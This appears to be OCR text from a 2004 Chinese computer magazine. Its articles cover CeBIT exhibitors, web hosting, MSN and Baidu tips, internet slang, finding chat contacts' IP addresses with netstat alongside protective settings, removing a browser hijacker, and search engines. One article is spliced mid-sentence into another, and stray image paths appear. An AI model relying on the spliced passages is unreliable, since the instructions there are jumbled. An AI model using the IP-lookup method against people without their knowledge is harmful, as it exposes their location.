海尔的展位是此次CeBIT中最大的中国大陆展位

大众的消费电子展和面向业内大人物的商务展的混合体。

从 CeBIT2004 的展览状况和几年前的情况相比，可以明显地看出，CeBIT 虽然规模依旧，但它在技术指引方面的作用正在进一步减弱，它更像是2003年的一个总结而非2004年的预示，越来越多的厂商开始倾向于在 CeBIT 上宣介已经市场化的产品而非没有产品化的技术，也许这种情况将越来越明显地成为未来 CeBIT 的发展趋势，毕竟那么多世界级的展览，也该有个分工了。

CeBIT2004 上的中国人

CeBIT2004 与往年相比，一个重大的变化就是中国厂商开始以惊人的数量出现。中国台湾是此次参展 CeBIT 公司最多的地区，参展公司多达 711 家，超出位居第二位的英国整整 3 倍多！而中国内地厂商则从去年的 110 多家暴涨到 170 多家，跻身规模最大的展团之一。以至于在汉诺威展览中心所看到的中国人甚至比在整个汉诺威市看到的都要来得多，感觉上汉语几乎快成了展厅内的工作语言之一。

但是，在数量惊人的背景下，不得不指出的是——中国内地厂商的参展质量并不高，台湾厂商还有华硕明基等少数世界级大厂充门面，中国内地厂商则大都是在生产机箱、外设之类技术含量不高的产品，而且大部分都是国内用户可能听都没听过的专职外贸企业，那些在国内如雷贯耳的品牌出现在 CeBIT2004 的却少而又少。



联想的展位

不过，还是有一些国内厂商能够引起我们的注意的——

海尔、联想——老大还是老大

海尔是国内家用电子行业的老大，而联想则是 IT 行业的老大。到了 CeBIT2004 上，它们也仍然是比较引人注意的。海尔的展位在 25 号展馆，是本届 CeBIT 上中国内地厂商中面积最大的。主要展出的是海尔手机等通讯类产品。而联想的展位相对较小，只有几十平方米，但它的位置乃是在“豪门俱乐部”的



华旗的展位


1 号展馆正门处，与微软、IBM 等巨头毗邻而居。不过联想在此次展会上所展出的产品并非我们所熟悉的联想 PC 或联想服务器，而是相对来说在国内影响不大的 QDI 主板。其实这正反映了联想海外市场与国内市场的不同——lenovo 旗下的品牌机，在欧洲并没有多少人知道，但不为国内用户普遍欣赏的 QDI 主板在欧洲却是声名远搏。

九州风神——店小声音大

国内散热器的首选品牌——九州风神是第二次参加 CeBIT 展会了。与国际上的散热巨头 COOLMASTER、AVC 等的参展规模相比，九州风神的参展规模并不是



华旗的新产品



九州风神的展位与工作人员

很大，只是在19号展馆正门处租了一个十几平方米的展位，并由公司副总带队，带去了几十款风扇和散热器样品而已。

但是，“庙小未必没有大神仙”。在上届CeBIT上，九州风神就以率先推出的透明发光风扇大出风头，而在此次CeBIT上，九州风神带去的第二代发光风扇又一次引起了广泛的关注。

这代风扇其实已经为国内的用户非常熟悉了，也就是将双色发光二极管安装在透明扇叶上，在旋转中形成圆环变幻的光影的产品。这种产品九州风神在国内推出已经有一段时间了，但从CeBIT上看来，在国际上还是独一无二——几乎所有的国外散热器还在使用将发光二极管固定在边框上的第一代设计。

一招先，吃遍天。不仅参观的普通用户对于九州风神的这些产品热情很高，众多的企业也表现了浓厚的兴趣，就我们所了解，多家欧洲电脑产品的大代理商就此与九州风神进行了相关的商谈。

这其中也反映出欧洲电脑用户一些不同于国内的购买趋势，无论从展会的反应还是记者对参观观众的实际采访都表明——时尚化在欧洲电脑消费中已经是一个普遍趋势，透明机箱与发光风扇、发光连线等已经成为目前欧洲电脑DIY消费的主流产品，以九州风神为例，其第二代发光风扇在CeBIT上卖到比国内贵上几倍的价钱依然供不应求。可见欧洲人对于时尚新奇的电脑产品的追求是达到了一定程度的。相对来说国内的消费市场在这一方面还是比较落后的。


麦博的最新高档品——H－500

九州风神此次带去的样品还包括目前在国内还没有正式上市的国内第一款显卡热管散热器以及自动温控系统等，不过与第二代发光风扇的大出风头相比，这些产品就比较一般了。

华旗——跻身“富人俱乐部”

华旗公司也是此次CeBIT上比较出风头的内地公司之一。与众多的国内厂商相比，在CeBIT2004上华旗可是下了大本钱。派出了十几人的队伍，而且它是本届CeBIT上除联想外惟一一个在“富人俱乐部”1号展馆租有特展展位的中国内地厂商。

华旗此次展出的主要是它的数码类产品，特别是它的全系列MP3产品。除了大家所熟悉甚至使用过的爱国者“潜水艇”等广受欢迎的产品外，还展出了很多在国内尚未上市和正处于研发中的产品——使用OLED屏幕的MP3随身听、使用微硬盘的MP3随身听、支持彩色高分辨率LED屏幕的MP3随身听以及华旗MP4播放器等等。

虽然在“富人俱乐部”里，华旗的展位并不算大，但经过精心布置，分外惹眼。本身在商务气息较为浓厚的1号馆内大量展示消费数码产品就比较吸引人的眼球，而华旗展位人员一水的唐装、巨大的中国结则更是以强烈的东方气息吸引了来参观的欧洲人。

多媒体音箱——中国第一！

很久前，在与一些国内的多媒体音频界的著名人士讨论多媒体音箱的发展时，就曾得出一个结论——实际上，在多媒体音箱领域，无论在生产领域还是技术领域，中国已经走在世界前列。



盈佳的音箱

CeBIT2004上的情况给了我们以佐证——中国的多媒体音箱厂商不仅在数量上占据了本届展会的绝大多数，而且在产品本身的设计上也正在引领国际的潮流。麦博公司推出的高档2.1、5.1音箱、傲森公司的全白烤漆系列2.1音箱都受到了国际市场买家的广泛关注——在有些方面，我们并不那么落后！

结束

篇幅所限，不可能将整整一周在CeBIT的所见所闻全部写出来。在《电脑爱好者》网站上，我们开辟了一个专栏(http://www.cfan.com.cn/zhuanlan/debug/index.htm)，那里将会有更多文中所没有提到的东西。 CF [ZT02]

看点
①网站做好了该把它放到哪里呢？让我来根据你的需求指导你选择合适的建站方式。
②认识虚拟主机、服务器租用、服务器托管。
③选购虚拟主机时该注意些什么？

给网站找个好归属

■ 福建 王新禧

网站做好了，论坛架起了，该把它放在什么地方呢？可以把它放到提供免费空间和域名的服务器上，可缺点很明显:不稳定、域名不是www.xx.com/com.cn/net.cn……的形式;如果自己架设一台独立的主机服务器，租用昂贵的专线，花费却又不菲……那该怎么办呢？这时虚拟主机和服务器租用应该是个不错的选择。

▶▶▶ 火速链接

《构筑免费的动态网站》提供了大量免费的支持动态数据库的空间，该文获得当期最佳文章　2003年第24期

芝麻开门

1.什么是虚拟主机

虚拟主机(Virtual Host/Virtual Server)也称虚拟服务器，它是指使用特殊的软硬件技术，把一台Internet上的服务器主机分成多个“虚拟”的主机，供多个用户共同使用，以此降低建站成本与维护费用。独立主机就好比是一栋公寓，一般老百姓买不起也没有必要住那么大的房子，所以就租其中的一间房住，虚拟主机就好比这一间房。

每一个虚拟主机都具有独立的域名和完整的WWW、FTP、E-mail等功能，相互之间完全独立，互不干扰，用户可以自行管理各自的虚拟主机，在外界看来，每一个虚拟主机与一台独立主机几乎没有什么差别。这就好比公寓里的房间有各自的门牌号，平时关起门来做各的事，不会互相干扰。

2.虚拟主机的优点

(1)节约投资:架设网站时可以节省大量不必要的开支，包括购置服务器、租用专线、配备电源系统(如UPS和应急发电机)以及维护等;(2)获得专业的维护:有一批专业的维护人员提供售后服务;(3)稳定性好:大多数虚拟主机服务商所依赖的主干网一般不止一条，因而可以保证系统不受某一家ISP的影响。

3.什么是服务器租用

服务商负责配备服务器、基本软件的安装，负责服务器上基本服务功能的正常运行，用户独享服务器的资源，网站的开发与调试由用户自己负责。一些服务商提供这样的服务:如果用户租用的时间达到一定值，则可以拥有该服务器。

4.什么是服务器托管

用户自备服务器硬件、自己安装软件或委托服务商安装，自己开发调试网站，服务商负责接入Internet，如果该服务器死机会负责帮助重启，并提供技术支持和技术咨询服务。

可能你制作网站只是为了与朋友耍一耍(访问量很小、不需要数据库支持)，可能你制作网站是为了发布公司信息、开小型网上商店(访问量一般、需要数据库支持)，可能你制作网站是为了做大做强电子商务、支持大型企业的运行(访问量很大，需要数据库支持)，需求不同，安置网站的方法也可能不同。当前安置网站的方法也不少:可以选择免费的虚拟主机或用自己的电脑做服务器，可以选择各种档次的收费虚拟主机(见图1)，还可以进行服务器托管、租用或拉专线自己提供网络服务。作为消费者的我们应该如何根据自己的需求选取最合适的呢？

小提示

什么样的网站需要数据库支持？

如果希望在网站上提供诸如论坛、会员管理、在线订购、复合查询、动态发布等功能，就需要数据库支持，只有如此才能使得网站访问者在网站上注册用户、提交信息、方便地查询信息。



图1　中国频道提供的虚拟主机品种很多

1.个人小网站优先选择免费的

针对需求:对一些个人小网站站长来说，在网上建一个“家”往往出于兴趣爱好或交朋结友，对网站的访问量和功能并无太高要求，一般就是纯静态页面，因此建议优先选择免费的虚拟主机，该类虚拟主机一般容量大小在20MB至100MB之间，时常需要在你的网站首页放置广告，一般对上传文件大小有约束，而且稳定性无法严格保证。拥有公网IP地址的用户(如ADSL用户)也可以在自己的电脑上开通网站服务，一般让朋友们通过你的IP地址访问就可以了。

免费虚拟主机服务商推荐:

虎翼网免费空间:http://club.51.net/signfree.php

2.睁大眼睛选虚拟主机

针对需求:中小型个人网站及部分企业网站在网络费用的支出上尚不充裕，但又对网站访问量及网站功能要

求较高(如想做强自己的论坛)，此时选择物美价廉的收费虚拟主机就是非常合适的了。

挑选优秀的虚拟主机：收费虚拟主机的功能与服务种类繁多，价格也不尽相同，因此首先要明确对虚拟主机的功能要求，也就是网站是否需要数据库支持，是否要求空间支持ASP、CGI、PHP或JSP。一般来说，支持的项目越多，收费越高，纯HTML的费用最低。对虚拟主机附加的企业邮局(E-mail邮箱服务)空间也要量体裁衣。为了挑选到最好的虚拟主机，不妨采取先试用后交款的方式，掏腰包之前事先对服务商空间的稳定性、速度、功能加以了解，同时货比三家，记得去服务商网站了解相关信息。

(1)稳定性：优秀服务商一般配置较高档的服务器、UPS、应急发电机、保持恒温恒湿的设备，同时采用思科、3Com等优质路由器连接到网络，保证一年内能稳定运行的时间达到8750小时以上。

(2)可用带宽与速度：服务器的速度取决于连接到每台服务器上的带宽，有些服务商在宣传时经常只宣传连接到机房的带宽值，却没有说明每台服务器的实际可用带宽。如果一个机房使用1Gbps的光纤接入，存放100台服务器，那么理论上每台服务器可分得约10Mbps，但若存放1000台服务器，则理论可用带宽仅为1Mbps。因此在选购虚拟主机时，有必要问清机房中有多少台服务器。

(3)负载均衡：当一台服务器上的虚拟主机超过一定数量(一般为200个)后，服务器的性能将明显下降，如果其中某些站点还提供数据库查询服务，则服务器性能会下降得更为剧烈，因此在购买前应问清楚。此外还要注意询问该虚拟主机是否有流量限制，以免访问量增大时导致其他用户无法访问。

(4)安全性：服务商应该购买专用杀毒软件和网络防火墙，并配备专人24小时监视来自网络的各种攻击，以保证网站安全运行。

(5)操作系统和软件：虚拟主机服务器通常采用Windows 2000(NT)/ASP/Access或SQL Server和Unix(Linux)/PHP/MySQL两类数据库形式。

(6)技术支持：“主页无法访问”、“该论坛已被关闭”等常见问题是不少拥有虚拟主机的朋友经常遇到的，所以在购买虚拟主机前，应对服务商的技术支持进行较全面的了解：有无免费的800电话或24小时电话支持服务？技术人员对问题的响应速度与处理态度如何？从服务商处转出域名和网站时有没有难度，是否需要付费？

收费虚拟主机服务商推荐：

中国频道：http://www.china-channel.com/(7天试用期，服务非常好，强烈推荐！)

热线电话：800-858-0835

小提示

★域名申请方法

大部分虚拟主机服务商都提供有域名注册申请(见图2)，域名价格依后缀名及注册时间长短有较大变化，用户可根据自身的实际情况进行申请。有些虚拟主机服务商将虚拟主机和域名打包销售，甚至有的还推出了购买虚拟主机送域名的促销活动，大家可以关注一下。



图2

★易混淆的“IIS连接数”和“同时在线人数”

IIS连接数和同时在线人数是两个完全不同的概念。IIS连接数指访问者调用网站文件的次数，同时在线人数则指该虚拟主机能够接受的IP连接数上限。比如，同时浏览该网站的10个页面会产生10个IIS连接，但是在线人数只算作1个。有些服务商在出售时不向消费者说明，或诱使消费者错将IIS连接数与在线人数划上等号，以达到蒙骗初级消费者的目的。

3.大型网站的抉择


针对需求：大型企业网站或电子商务类网站平时访问人数较多，而且需要大量的数据库文件加以支持，对系统稳定性、容量和主机功能要求很高，因此建议采用服务器租用、托管或自己专线架设服务器的方式构建独立主机空间。

小编有话说：当前虚拟主机市场竞争激烈，龙蛇混杂，一些“草头军”随便找条低带宽线路，再东拼西凑一些设备，找两个懂得调试Windows 2000的技术人员，就仓促上马提供虚拟主机服务了，而且他们往往以低于市场价格的所谓“代理价”、“内部价”吸引消费者，并同时租用高性能的虚拟主机，提供免费试用的机会，打消消费者技术上的顾虑。结果等消费者上当受骗，想找对方咨询时，对方早已人去楼空。因此建议大家在选购虚拟主机时，不要贪小便宜而选择不正规的小服务商。

CF [WL01]

瞒天过海MSN Messenger离线留言

MSN Messenger(以下简称MSN)最大的缺点可谓不支持离线留言，近日通过瞒天过海之法使MSN离线留言成功，请众人随我来。



1.进入http://mobile.msn.com，点击“Join Now”按钮。

2.在网页左边的“Wireless service providen”下拉列表框中选择“Other”项，在“Type your mobile address”框中输入你的邮箱(最好是Hotmail或MSN邮箱)，点击“Next”按钮，然后选择“I have read and agree to the pricing and terms of use”项，点击“Next”按钮。网站会给你的邮箱发一封验证信，并附上4位验证码，将验证码输入到“Confirmation code”框中，点击“Next”按钮。通过验证后，在页面底部选择“MSN Mobile Basic”项，点击“Next→Done”。

3.当再次登录MSN时，会提示你是否愿意对方向你的移动设置发送留言，选择“是”。

以后你不在线时，你的昵称前会有一个手机符号，对方只要点击手机符号，输入留言发送即可(见图)。当你上线时，MSN会提示你有一封新邮件，邮件内容即为留言内容。 (秦川小小牛军)

CF [WL02]

无所不能攻略之 七煞天罗：百度查查查

Baidu百度 www.baidu.com 我用百度 无所不能

情景一：下班时间，同事让A帮忙查查从北京南站到涞源的列车几点开，A在自己长长的IE收藏夹中找了半天，却一无所获。

情景二：B酷爱诗词，一日想从网上将诗词搜集齐全，刻录成光盘加以保存，在网上找了半天，可谓吃亏不讨好，找到的都是一些零零散散的诗词，而且非常不好整理。

情景三：小张五一长假打算在家好好看看电视，但又不想买报纸查阅电视节目预告，如何将有线电视各频道的节目一网打尽呢？小张一筹莫展！

……

这样的事情几乎天天都发生在我们每个人的生活中，其实没有那么繁琐，百度搜索引擎早为我们将这些常用服务准备好了(见图)，去http://site.baidu.com/(或进入http://www.baidu.com/，点击“网站”)就行。

列车时刻表：可以根据出发地与目的地查询相应列车车次、价格、出发时间与到达时间等信息，可以根据车次查询到达站点、出发时间与到达时间、价格等信息。


彩票查询：可以查询各地各种彩票玩法的开奖公告、预测秘籍。

电视节目预告：可以查询常见电视台的节目预告以及相关信息。另外，可以通过打开的页面http://www.baidu.com/life/直接输入关键词，查询当地天气预报(如在“更多城市请输入城市名称”处输入“延吉”查询延吉最近三天的天气)、邮政编码与区号(如在“输入地名查询”处输入“延吉”查询延吉的邮政编码和区号)。值得一提的是：在该页面点击‘度量制式转换查询’可以进入http://www.baidu.com/life/duliang.html进行单位换算，想知道1磅等于多少斤吗？来这里就行！

手机号码查询：可以查询某手机号的归属地。


引经据典：除可以通过关键词搜索诗词之外，还可以点击“热门搜索”中的任意一项，查阅该诗人、更多诗人的诗词以及诗词排行榜。

其他的服务都不难操作，相信大家一定能灵活应用。



网络流行语

小渔



搜索关键词：网络语言　网络语言词典　偶　稀饭

GG：MM表走，偶好稀饭泥呀！
MM：米油虾米好说滴啦，886！
GG：55555……

这是网络中的一段对话，如果你不经常上网聊天的话，看了一定会一头雾水！大体意思是：男孩说“美眉不要走，我好喜欢你呀”，女孩说“没有什么好说的了，拜拜喽”，男孩哭了起来。早期网上聊天缺少图像与声音，网虫们在用文字聊天时，为了方便、幽默起见，创造了大量的网络语言。

1.音义&音译类

很多音义字、词成了绝对的主流：偶(我)、泥(你)、粉(很)、表(不要)、米油(没有)、酱紫(这样子)、果酱(过奖)、青筋(请进)、嘎米over(game over)，还有霍霍、吼吼、哇咔咔、挖哈哈等语气助词。

2.拼音&英文简写类

网虫们为了提高网上聊天效率常采取该网络语言形式，久而久之就成特定语言了，如：GG(哥哥)、MM(美眉)、JJ(姐姐)、DD(弟弟)、GF(女朋友girlfriend)、BF(男朋友boyfriend)、bt(变态)、bs(鄙视)、fb(腐败)、qs(去死)、pk(多用于网络游戏中)、btw(顺便)、RPWT(人品问题)。

3.让人摸不着头脑的数字

数字远比汉字来得简单，如：886(拜拜喽)、9494(就是就是)、7456(气死我了)、8错8错(不错不错)。

4.汉字拆分类

走召弓虽(超强)、口黑口黑(嘿嘿)、口可口可(呵呵)、口合口合(哈哈)等。

5.错别字类

网上可谓错别字之家，很多错字是用智能ABC打出来的，不过有些错别字也错得很可爱，如：斑竹(版主)。

6.其他类

不好分类的就列到此类了，如：倒、晕、ft(晕faint)、XX的说(吃饭的说、OK的说)、XXing(吃ing)。

关于网络语言的利弊，一些人持否定态度，认为网络语言不成熟，不具有通用词语的稳定性；但也有不少人持肯定态度，认为经过长时间的使用，一些优良的词汇会流传下来，成为人们生活的常用语。小渔认为优胜劣汰这条自然法则在哪方面都适用，网络语言用于网上聊天、闲侃还行，但据很多中小学语文老师反映，学生作文中常出现网络语言词汇，这样可就不太妥当了。网络语言，就愿它一路走好吧！

相关链接

时下的时髦话：http://www.newhua.com/cfan/200409/poptalk.htm

2001年倍受争议的《中国网络语言词典》上市：http://tech.sina.com.cn/i/c/2001-08-17/81001.shtml

CF [WL03]

IP 查询攻防战

通过 QQ 来查询好友的 IP 地址很简单，预防起来也不难：


获取 QQ 好友的 IP 地址：安装显 IP 版本的 QQ 可以很轻松地获知好友的 IP 地址。

最简单的防范方法：运行“QQ 菜单→系统参数→安全设置”，勾选“通过服务器模式与好友交换信息”即可（见图 1）。



图 1

那如何通过 MSN Messenger（以下简称 MSN）查询好友的 IP 地址，如何采取预防措施呢？估计知道的人就不多了。难道 MSN 和 QQ 有什么不一样的地方？

> **芝麻开门**
>
> MSN 与 QQ 信息传送方式的异同点
>
> 在与好友进行文字信息聊天的过程中，MSN 采用的是点对服务器的方式，也就是说 A 与 B 聊天，A 发出的文字信息首先传送到微软的 MSN 服务器上，服务器通过分析数据包确定发送目标，然后将该信息转发给 B。这种发送方式的优点在于可以有效地保护使用者的隐私，好友无法轻易地看到我们的 IP 地址，缺点是信息发送速度相对减慢。
>
> 
>
>
> 图2　MSN 与 QQ 的信息发送机制有所不同
>
> QQ 默认采用的是点对点方式，在 A 与 B 聊天时，所有的文字信息直接传送到对方的电脑中，并不通过腾讯的服务器进行中转。这种方式的优点在于信息传送速度较快，且不会加重服务器的负担，缺点是安全性太差，好友能够轻易地获得你的 IP 地址，如果对方图谋不轨，那你就危险了（见图 2）！
>
> 不过，在 QQ 中可以通过运行“QQ 菜单→系统参数→安全设置→通过服务器模式与好友交换信息”命令切换到与 MSN 相同的点对服务器方式。而且在使用文件传送、视频音频聊天服务时，QQ 和 MSN 都采用点对点方式，这也是能在 MSN 中获得好友 IP 地址的原因。

查询 MSN 好友 IP 地址的错误方法

有朋友说，要查看 MSN 好友的 IP 地址，有一个绝招——使用网络防火墙！以费尔防火墙为例，首先打开 MSN 中与好友聊天的窗口，发送一些文字信息，然后在费尔防火墙的主窗口中单击“监控室”按钮，在“应用程序”的监听列表中，能看到“应用程序”名为“msnmsgr”的一项，“目的 IP/端口”为“207.46.107.xx:1863”。很多朋友会马上得出结论：这个地址就是好友的 IP 地址。其实不然，前面我们已经分析了原理，当你发送信息给好友时，该信息实际上是发送给微软的 MSN 服务器的，也就是说，通过该方法查到的是服务器的 IP 地址，而非好友的 IP 地址。



> **获奖名单**
>
> 问题 7：查 QQ 好友的 IP 地址很简单，那如何查 MSN Messenger 好友的 IP 地址呢？又该如何防范呢？
>
> **优秀选手：**荷莲
>
> （获得由华军软件园提供的闪存盘一个）
>
> **热心读者：**
>
> 苑凯（获得金山软件股份公司办公软件事业部提供的精美笔记簿一个）

正确方法

方法一：利用 netstat 命令

向 MSN 好友传送一个文件，在传送过程中运行“开始→程序→附件→命令提示符”（或运行“开始→运行”，输入“cmd”命令）打开“命令提示符”窗口，输入“netstat -a”；传送完毕后，再次运行“netstat -a”命令；比较两次命令返回的结果，会看到第一次命令比第二次多出了一项，该项对应的“Foreign Address”就是好友的 IP 地址（见图 3）。



图3　10.10.98.121 就是好友 IP 地址

> **小提示**
>
> 该方法同样适用于查询 QQ 好友的 IP 地址。

方法二：利用网络防火墙

以费尔防火墙为例，首先向好友传送文件，在传送文件过程中，打开费尔防火墙的主窗口，单击“监控室”按钮，在“应用程序”的监听列表中可看到“应用程序”名为“msnmsgr”的一项，“目的 IP/端口”中显示的 IP 地址即为好友的 IP 地址（见图 4）。

方法三：利用 Messenger Plus！

如果好友安装了 Messenger Plus！，那可以让他与你聊天时输入“（!IP）”（去掉引号，

赶走劫持浏览器的强盗



■ 安徽 i4uzzy

有一天发现我的IE浏览器变得非常怪异：只要在浏览过程中，遇到了无法访问的网站或页面，或发生了页面错误，IE就自动转到一个叫作“Internet Optimizer”的网站，并且立刻又转到一个叫作“yoogee”的搜索引擎！每次都是如此，真让人难以忍受。恶意修改IE，这简直是强盗行径啊！

我立刻使用了很多IE修复软件，比如超级兔子、3721上网助手、IE修复专家等，都无济于事。又在“注册表编辑器”中搜索含“optimizer”、“yoogee”的键并全部删除，也不行。最后重装IE，发现还是如此，简直是让人欲哭无泪。

鉴于此我访问了国内的各大论坛，发现被这个“强盗”折磨的网友为数众多，除了我遇到的以外，还有叫“Iopti”、“Nem”、“Wsem”等一批，症状都非常类似。非要重装系统才能解决这个问题吗？经过长时间地在网上搜索寻找，最终在一个英文的新闻组里发现了解决方法。

Step 1 在“控制面板”里检查是否有“Active Alert”和“Internet Optimizer”这两个软件，如果有，先卸载。

Step 2 检查Program Files文件夹下是否有名为“DyFuCA”、“Internet Optimizer”或“STWSI”的文件夹，有便删除。

Step 3 检查\WINNT\Downloaded Program Files或\WINDOWS\Downloaded Program Files文件夹下是否有叫Media Manager的文件，有便删除。

Step 4 检查System文件夹下是否有ioptiXXX.dll(Iopti的变体)、nemXXX.dll(Nem的变体)或wsemXXX.dll(Wsem的变体)，如果有，则恭喜你找到“强盗”赖以生存的DLL文件了。直接删除这些文件是删不掉的，因为这些DLL已经被系统注册，我们可以通过如下方法从系统中卸载掉它们。

运行“开始→程序→附件→命令提示符”，进入命令提示符状态，执行如下命令(//后为命令注释)：

```
cd %WinDir%\System
//用cd命令进入System文件夹
regsvr32 /u ..\ioptiXXX.dll
//如果存在ioptiXXX.dll文件
regsvr32 /u ..\nemXXX.dll
//如果存在nemXXX.dll文件，Internet Optimizer就与这个有关
regsvr32 /u ..\wsemXXX.dll
//如果存在wsemXXX.dll文件
```

Step 1 打开“注册表编辑器”，检查[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]下是否有“DyFuCA”和“DyFuCA Active Alerts”的键值，有便删除。检查[HKEY_LOCAL_MACHINE\Software]和[HKEY_CURRENT_USER\Software]下是否有“FCI”这个项，有便删除。

Step 2 重启电脑，再使用IE试试，强盗已经被赶走了，世界从此清静了！

小编有话说:如果默认安装或完全安装Messenger Plus！也会装上Internet Optimizer这个组件，从而出现浏览器被强盗劫持的情况。建议大家平时上网时开启病毒防火墙，如果出现ActiveX运行警告对话框，就要注意了。

▶▶▶ 火速链接

《过街老鼠 一起喊打——彻底惩治恶意网站》讲述了如何利用网站黑名单来过滤恶意网站、恶意网站预防技巧、中招后的解决办法以及一款超强的防范软件WinPatrol　2004年第8期第61页

CF [WL05]

必须使用大写字母)。



图4

保护自己的IP地址

要保护自己的IP地址，除了不随便跟陌生人进行语音视频聊天、传送文件外，还可以通过代理来登录MSN。方法与QQ类似，在MSN中运行“工具→选项”打开“选项”设置窗口，切换到“连接”选项卡，勾选“我使用代理服务器”一项，填写代理服务器的地址、端口号等信息即可(见图5)。 CF [WL04]



图5

看点 ①搜索引擎的工作原理以及分类。②选择合适的搜索引擎查找信息。

搜索引擎的自白

■ 北京 阿仔

我是Internet上专门提供查询服务的一类网站，人们给我取了一个很专业的名字——搜索引擎，我通过网络搜索软件(俗称网络搜索机器人)或网站登录等方式，收集大量网站的页面，经过加工处理后建立数据库，从而能够对用户提出的各种查询作出响应，提供用户所需的信息。

搜索引擎的组成

我一般由搜索器、索引器、检索器和用户接口四个部分组成。①搜索器:其功能是在互联网中漫游,发现和搜集信息;②索引器:其功能是理解搜索器所搜索到的信息，从中抽取出索引项，用于表示文档以及生成文档库的索引表;③检索器:其功能是根据用户的查询在索引库中快速检索文档，进行相关度评价，对将要输出的结果排序，并能按用户的查询需求合理反馈信息;④用户接口:其作用是接纳用户查询、显示查询结果、提供个性化查询项。

搜索引擎的分类

1.全文索引

全文搜索引擎是名副其实的搜索引擎，国外代表有Google，国内则有著名的百度搜索。它们从互联网提取各个网站的信息(以网页文字为主)，建立起数据库，并能检索与用户查询条件相匹配的记录，按一定的排列顺序返回结果。

根据搜索结果来源的不同，全文搜索引擎可分为两类，一类拥有自己的检索程序(Indexer)，俗称“蜘蛛”(Spider)程序或“机器人”(Robot)程序，能自建网页数据库，搜索结果直接从自身的数据库中调用，上面提到的Google和百度就属于此类;另一类则是租用其他搜索引擎的数据库，并按自定的格式排列搜索结果，如Lycos搜索引擎。

2.目录索引

目录索引虽然有搜索功能，但严格意义上不能称为真正的搜索引擎，只是按目录分类的网站链接列表而已。用户完全可以按照分类目录找到所需要的信息，不依靠关键词(Keywords)进行查询。目录索引中最具代表性的莫过于大名鼎鼎的Yahoo！、新浪分类目录搜索。

3.元搜索引擎

元搜索引擎(META Search Engine)接受用户查询请求后，同时在多个搜索引擎上搜索，并将结果返回给用户。著名的元搜索引擎有InfoSpace、Dogpile、Vivisimo等，中文元搜索引擎中具代表性的是搜星搜索引擎。在搜索结果排列方面，有的直接按来源排列搜索结果，如Dogpile;有的则按自定的规则将结果重新排列组合，如Vivisimo。

小资料

其他非主流搜索引擎形式

(1)集合式搜索引擎:该搜索引擎类似元搜索引擎，区别在于它并非同时调用多个搜索引擎进行搜索，而是由用户从提供的若干搜索引擎中选择，如HotBot在2002年底推出的搜索引擎。

(2)门户搜索引擎:AOL Search、MSN Search等虽然提供搜索服务，但自身既没有分类目录也没有网页数据库，其搜索结果完全来自其他搜索引擎。

(3)免费链接列表(Free For All Links，简称FFA):一般只简单地滚动链接条目，少部分有简单的分类目录，不过规模要比Yahoo！等目录索引小很多。

虽然我一直都在诚诚恳恳地为人们服务，但随着WWW信息的指数级增长，人们经常投诉说:搜索速度慢、死链接太多、重复信息或不相关信息多，难以满足他们的各种信息需求。没有办法，我也知道“优胜劣汰”法则，所以只好在不断充实和发展自己的同时，向智能化、精确化、交叉语言检索、多媒体检索等方向发展，以适应不同用户的需求。

强力搜索引擎

或许你依靠传统的Web页面搜索引擎难以从浩瀚的网上资源中找齐自己需要的东西，已经不足以启动开往网络的直通车，那除了提高搜索技巧之外，不妨借用一些强力搜索引擎。

1.搜索引擎扩展

对于不喜欢每次搜索都输入网址的朋友，不妨使用各大搜索引擎推出的搜索工具。

百度搜霸:http://bar.baidu.com/baidubar/BaiduBar.exe;相关资料:http://bar.baidu.com/baidubar/。

Google Deskbar:http://as.onlinedown.net/down/DeskbarSetup.exe;相关资料:参见《电脑爱好者》2003年第23期第72页。

中国搜索网络猪:http://download.zhongsou.com/setup.exe;相关资料:http://netpig.zhongsou.com/download.html。

2.专业搜索工具

搜歌曲:从网上搜索歌曲是很多朋友关心的事，美萍MP3搜索专家能在极短的时间内从网上搜索到你想要的歌曲，同时会进行连接校验、延时测试，保证搜索的有效性，另外软件还内置了在线播放、多线程下载功能，支持MP3、RM、RAM和WMA格式。

美萍MP3搜索专家小档案

软件版本:3.5	软件大小:859KB
软件性质:免费软件	适用平台:Windows 9x/NT/2000/XP
下载地址:http://as.onlinedown.net/down/smusic.exe	

安装软件后运行，输入歌曲或歌手关键词后回车，即可搜索MP3，如果想搜索RM、RAM或WMA格式的文件，可以点选相应项。搜索完毕后，各链接会按照速度快慢排列(见图1)，右击某链接，选择“下载歌曲”，点击“是”即自动开始下载(进入“下载列表”选项卡可以查看进度和已下载的文件，下

载后的文件默认存放在软件安装目录的MUSIC目录下）。



图1

小提示

- ★进入“歌手列表”选项卡，可以按照歌手首字母分类、经典老歌、歌曲首字母分类、下载排行榜寻找歌曲。
- ★百度MP3搜索值得一试：http://mp3.baidu.com，另外http://mp3.sina.com.cn/也不错。

搜图片：除了使用专门的图片搜索引擎，如http://image.baidu.com、http://images.google.com/外，还可以使用专门的搜图软件，如ImageSeeker，它可以批量下载图片，还可以根据图片文件名的特征下载文件名相似的图片。ImageSeeker下载地址：http://ks.onlinedown.net/down/ImageSeeker200Beta1.zip。

